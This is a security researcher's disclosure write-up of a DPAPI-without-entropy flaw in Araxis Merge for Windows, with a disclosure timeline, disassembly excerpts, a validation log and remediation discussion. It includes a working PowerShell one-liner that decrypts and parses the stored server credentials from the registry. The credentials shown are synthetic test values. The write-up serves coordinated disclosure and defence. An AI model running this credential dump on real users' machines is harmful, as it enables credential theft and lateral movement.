← Research

SECURITY RESEARCH REVERSE ENGINEERING VULNERABILITY DISCLOSURE

CVE-2026-92680: DPAPI Without Entropy in Araxis Merge

Written by Kelvin "grepStrength" Winborne · 23 September 2026



Original logo created by Martina D. Modified by grepStrength.

Araxis Merge for Windows 2011.4074–2026.0 - Fixed in 2026.1

CVE	CVE-2026-92680

CWE	CWE-522: Insufficiently Protected Credentials
CVSS v4.0	6.8 (`AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N`)
CVSS v3.1	5.5 (`AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N`)
Affected	Araxis Merge for Windows 2011.4074 through 2026.0
Fixed in	2026.1
Reporter	Kelvin Winborne (grepStrength)

Summary

- **What:** credentials stored via DPAPI with `pOptionalEntropy` set to `NULL`
- **Who:** anyone running Merge on Windows who stored server credentials
- **Impact:** any code running as that user recovers all of them in plaintext
- **Affected:** 2011.4074 through 2026.0 (approx. fifteen years of releases)
- **Tested On:** Windows Server 2022 and Windows 11 Pro
- **Status:** fixed in 2026.1 (Vendor Advisory)

Introduction

As a security researcher, I tend to poke holes in anything I come across. I can't help it.

What sparks my interest is anything that either touches the internet or handles credentials. Usually I don't find bugs worth reporting, but from time to time, I come across something too juicy to leave it be. That was the case with Araxis Merge, a commonly used file diff tool.

You might be thinking "File diff tool? What's the big deal?"

The "big deal" is that it's also meant to perform file/text diff across *servers*.

How does it do that?

It connects to them with *stored credentials*.

Disclosure Timeline

- 2026-08-18 - I contacted Araxis Ltd. to report that I discovered a bug via their customer support form
- 2026-08-19 - Araxis Ltd. replied + I submitted the full technical report
- 2026-08-21 - Araxis Ltd. confirmed the central finding + they identified the affected range as 2011.4074–2026.0
- 2026-08-21 - **Araxis Ltd. offered a free Araxis Merge Professional license as thanks, which I accepted**
- 2026-09-16 - CVE-2026-92680 was assigned
- 2026-09-23 - Araxis Merge 2026.1 released
- 2026-09-23 - This post + PoC were published

The Bug

The Vulnerable Credential Persistence Routine


So how did I come across this bug?

I followed my standard methodology for any binary that has credential handling capabilities.

Methodology

1. Open the binary in a disassembler (I personally use Binary Ninja)
2. Search for the string "pass", "cred", etc.
3. Select anything that appears to be an identifier
4. Follow the Cross References back to the function that uses the string

5. Analyze the function for how it handles credentials



Boom > boom > boom

This is pretty basic, but it gets me right to credential handling functions *way* more often than it has any right to. Strings are the easiest things to pivot from in a binary, and any software that handles credentials almost always names them explicitly.

From there, I saw the API call for `CryptProtectData`:

```
14037505f
14037505f     if (rcx_5 != 0)
140375089         rax_3 = CryptProtectData(&var_110, u"com.araxis.merge.passwords", 0, 0,
140375089             &var_d0, 0, &var_138)
140375089
140375091     if (rcx_5 == 0 || rax_3 != 0)
140375097         wchar16 const* const rax_4 = u"Software\Araxis\Merge\7.1"
14037509e         void* r8_2 = nullptr
14037509e
```

Note this argument for later.

Also contained within this same function is a registry handle for `-0xffffffff80000001`, which is the signed representation of `0x80000001`, i.e. `HKEY_CURRENT_USER`. The ciphertext is written unmodified to:

```
1403750ea
14037512f        if (RegCreateKeyExW(hKey: -0xffffffff80000001, lpSubKey, Reserved: 0,
14037512f                lpClass: nullptr, dwOptions: REG_OPTION_RESERVED,
14037512f                samDesired: KEY_ALL_ACCESS, lpSecurityAttributes: nullptr,
14037512f                phkResult: &arg_10, &lpdwDisposition) == NO_ERROR)
140375151            RegSetValueExW(hKey: arg_10, lpValueName: u"Passwords", Reserved: 0,
140375151                dwType: REG_BINARY, lpData, cbData)
14037515e            RegCloseKey(hKey: arg_10)
14037515e
```

Windows Registry

That third argument in `CryptProtectData` I told you to note? It's for `pOptionalEntropy`, which you can read about in Microsoft Learn, and as you can see is set to `0` or `NULL`. This means that the ciphertext can be decrypted by any caller within that user's context. There's no application-produced secret, no user-produced secret, and no consent required.

To compound this problem:

- The plaintext contains passwords verbatim without hashing, salting, or secondary encryption.
- The plaintext uses a deterministic, self-describing, length-prefixed serialization, which makes bulk extraction reliable.

The culmination of these configurations is that a single `CryptProtectData` call is the complete and total cryptographic protection for this application's credential store.



Let's get cooking...

What They Got Right

I want to be fair to Araxis Ltd. They made two deliberate choices that limit the exposure of this vulnerability:

- `dwFlags` does not include `CRYPTPROTECT_LOCAL_MACHINE`, which means the credential storage blob is per user and not to the machine. Other users on the same host cannot decrypt it.
- The storage is under HKCU and not HKLM, which means the ciphertext is not readable by just any unprivileged user.

The decrypted plaintext blob is in structured binary format. It opens with a four-byte magic (`007M`) followed by a fixed header that carries a record count, the number of fields per record, and the schema/version field. You'll know the structure is right when a parser built from this consumes the full 962-byte test blob exactly, with no trailing bytes.

Validation

I tested on two separate machines with two separate sets of permissions:

#	OS	MERGE	ACCOUNT	ACCOUNT LEVEL	ELEVATED	RESULT
1	Windows Server 2022	2026.0 (7.1)	Administrator	Built-in Administrator	Yes	Credentials recovered
2	Windows 11 Pro	2026.0 (7.1)	NotAnAdmin	Standard user	No	Credentials recovered

Both machines belong to **grepStrength Security** and every credential within this post is synthetic. The hostnames don't resolve to anything and the passwords aren't meant to protect anything.

I initially tested this on Windows Server 2022 with FLARE-VM simply because this is my main RE machine. It comes with the Administrator account as a default, which is usually fine. For Araxis Merge, however, I wanted to ensure that my validation of this bug mirrors the intended Windows-specific userbase, who are Windows 10 and 11 users. (**Note**: I did not test macOS.)

First, I ensured that my Windows 11 Pro machine was not running as an administrator or in any elevated context:

```
PS C:\WINDOWS\system32 > net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
asdf
The command completed successfully.

DESKTOP-IH4U2HQ 08/18/2026 16:57:04
PS C:\WINDOWS\system32 > whoami
desktop-ih4u2hq\notanadmin
DESKTOP-IH4U2HQ 08/18/2026 16:58:56
PS C:\WINDOWS\system32 >
```

I manually added FLARE-VM-like hostname and time/date stamping for my report.

Then:

```
PS C:\WINDOWS\system32 > "User: $(whoami)"; "Elevated: $(([Security.Principal.WindowsPrincipal][Security.Principal.Windo
wsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator))"; "In Administrators group:
 $([bool](whoami /groups | Select-String 'S-1-5-32-544'))"; "OS: $((Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows N
T\CurrentVersion').ProductName) $((Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion').DisplayVersion
) build $([Environment]::OSVersion.Version.Build)"
User: desktop-ih4u2hq\notanadmin
Elevated: False
In Administrators group: False
OS: Windows 10 Pro 25H2 build 26200
DESKTOP-IH4U2HQ 08/18/2026 17:01:36
PS C:\WINDOWS\system32 >
```

Permission scoping.

I confirmed that I was using the 2026.0 build of Araxis Merge:

```
PS C:\WINDOWS\system32 > $m="C:\Program Files\Araxis\Araxis Merge\Merge.exe"; Get-FileHash $m -Algorithm SHA256; (Get-Item $m).VersionInfo

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          B961FBAA039E6F3257A269B2342D58FA321CE955FFC0E8C6B265645FAA729436      C:\Program Files\Araxis\Araxi...

Comments           :
CompanyName        : Araxis Ltd
FileBuildPart      : 0
FileDescription    : Araxis Merge
FileMajorPart      : 26
FileMinorPart      : 0
FileName           : C:\Program Files\Araxis\Araxis Merge\Merge.exe
FilePrivatePart    : 0
FileVersion        : 26, 0, 0, 0
InternalName       : merge.exe
IsDebug            : False
IsPatched          : False
IsPrivateBuild     : False
IsPreRelease       : False
IsSpecialBuild     : False
Language           : English (United Kingdom)
LegalCopyright     : Copyright © 1993-2026 Araxis Ltd. All rights reserved.
LegalTrademarks    : Araxis, Merge
OriginalFilename   : Merge.exe
PrivateBuild       :
ProductBuildPart   : 0
ProductMajorPart   : 26
ProductMinorPart   : 0
ProductName        : Araxis Merge
ProductPrivatePart : 0
ProductVersion     : 26, 0, 0, 0
SpecialBuild       : 2026/6/19 11:34:45.307
FileVersionRaw     : 26.0.0.0
ProductVersionRaw  : 26.0.0.0


DESKTOP-IH4U2HQ 08/18/2026 17:06:55
```


2026.0, 19 June 2026 build.

SHA-256 Hash: `B961FBAA039E6F3257A269B2342D58FA321CE955FFC0E8C6B265645FAA729436`


Then it was ensured that any stored value was cleared:

```
PS C:\WINDOWS\system32 > Remove-ItemProperty -Path "HKCU:\Software\Araxis\Merge\7.1" -Name "Passwords" -EA Stop; "[$(Get-Date -Format o)] after delete:"; reg query "HKCU\Software\Araxis\Merge\7.1" /v Passwords
[2026-08-18T17:10:02.6703309-07:00] after delete:


ERROR: The system was unable to find the specified registry key or value.
DESKTOP-IH4U2HQ 08/18/2026 17:10:02
```

Cleared credentials. Clean slate.

Next, I created some canary credentials on this machine to pwn:



Take a wild guess for my inspiration for creds.

PoC

After creating said canary credentials, I then ran the following PowerShell one-liner to decrypt the credential storage blob and parse the storage format. It uses only documented Windows APIs and requires no third-party tooling:

```
Add-Type -AssemblyName System.Security; $p=[Security.Cryptography.ProtectedData]::Unpro
```

The end result:

```
PS C:\WINDOWS\system32 > Add-Type -AssemblyName System.Security; $p=[Security.Cryptography.ProtectedData]::Unprotect((Get-ItemProperty "HKCU:\Software\Araxis\Merge\7.1").Passwords,$null,'CurrentUser'); $i=48; $f=@(); while($i -lt $p.Length){$l=[BitConverter]::ToInt64($p,$i+8);$i+=16;$f+=[Text.Encoding]::Unicode.GetString($p,$i,$l*2);$i+=$l*2}; 0..($f.Count/4-1)|%{[PSCustomObject]@{Server=$f[$_*4+1];Username=$f[$_*4+2];Password=$f[$_*4+3]}}|Format-Table -AutoSize

Server             Username     Password
------             --------     --------
\\test\\server\\11 NotWibbly    Wobbly
\\test\\server\\22 NotBubbly    Wubbly
\\test\\server\\33 NotTummy     Wummy
\\test\\server\\44 notthedoctor 123WibblyWobblyTimeyWimeyStuff
\\test\\server\\55 notdahlecks  TERMINATETERMINATETERMINATEAAAAAAHHHHH
\\test\\server\\66 notseafood   FishFingers? DoFishHaveFingers?


DESKTOP-IH4U2HQ 08/18/2026 17:18:01
```

GOTCHA!

- the full credential set
- standard, non-elevated user


- no third-party tooling required... just the built-in PowerShell



Mmm, mmm, good...

Impact

If an end user looks at Araxis's documentation, they might get the wrong idea.



Merge for Windows 2026.0 user guide, Credentials page

This is *technically* true. Credentials are stored encrypted and in the Windows Registry. What is missing from this, however, is that the protection stops at the user account.

Basically, any attacker can recover every credential Merge has stored, within that user's context, on a Windows system. Moreover, the registry path holding them has been stable for fifteen years.

"But... you need to be on the machine anyway to exploit this?" you might be saying. You're right. From a CVSS standpoint, this is **Medium** severity at most.

For average end users, who are potentially individual sysadmins or developers working on their own personal machines, this is less of a problem. If your Windows account is compromised, then you have a bigger problem than your Merge credentials.

The main issue is if this is deployed in any SMB or large enterprise, that same attacker wouldn't just have a single Windows user account, they'd also have the credentials for any number of servers. This is a *massive* lateral movement risk. You've potentially given a threat actor access to your server environment.

What This Isn't

To avoid being hyperbolic, I want to be precise about what this isn't.

I proposed **CVSS 3.1 5.5**. If you accept the Scope:Changed argument, on the grounds that the servers those credentials unlock fall under a different security authority than Merge itself, it's 6.5. That's as high as I'd personally take it, but I specifically went with 5.5. CVSS scores the vulnerability rather than the chained attack that would follow it. The CNA independently arrived at the same vector.

In order to reach 7.1, I'd have to claim that no privileges are required and that the scope changes. In order to reach 8.8, I'd have to claim integrity and availability impact on the remote systems while the vector is network-exploitable. The one aspect of the CIA triad this *directly* affects is Confidentiality. Of course, Integrity and Availability can be affected, but this is indirect and downstream.

This vulnerability isn't remotely exploitable, it requires an already compromised Windows user account, and doesn't elevate privileges.

Remediation

What To Do

Offer end users an optional passphrase. This would be the entropy parameter to `CryptProtectData`, and allows the secret to be controlled by the end user rather than the software.

Why Not Entropy Alone

- If the entropy value is hardcoded in the software binary, anyone who can read `HKCU` can also read the binary, so the entropy is recoverable too. This is essentially security through obscurity.
- DPAPI's trust boundary is still the user account, and the inclusion of entropy alone doesn't move that boundary.

What Araxis Did

Araxis Ltd. to their credit, fixed this with finality by:

- Removing the credential storing capability entirely.
- Removing the credential-using file-system plugins.
- All legacy credential stores on Windows and macOS are deleted on every launch.

Conclusion

I want to be clear. This is a bug class and not a Merge-specific product defect. Any Windows application storing credentials using user-context DPAPI alone has *the exact same problem.*

Merge just happens to be where I was looking.

I have to hand it to Araxis Ltd. They were extremely communicative and cooperative. Within a week of my initial bug report, they acknowledged it, agreed with the central finding, and committed to a fix.

After seeing many bug hunters chasing vendors for *months* without any acknowledgement, this was honestly an easier engagement than I expected.

References

Araxis Advisories

- Araxis Merge 2026.1 Release Notes
- Araxis Merge - Merge-SA-26-00 Security Advisory

CVE

- CVE-2026-92680

POC

- CVE-2026-92680 - Proof of Concept

General

- CryptProtectData - Microsoft Learn
- CVSS v3.1 Specification - FIRST
- Credentials - Araxis Merge Documentation
- Credentials - Araxis Merge Documentation (archived 6 September 2026)

← All research grepStrength

grepStrength Security

© 2026 grepStrength Security LLC

Privacy Policy

NAVIGATE
Research
Tooling
Training
About

LINKS
GitHub ↗
LinkedIn ↗
Hack The Box ↗
Medium ↗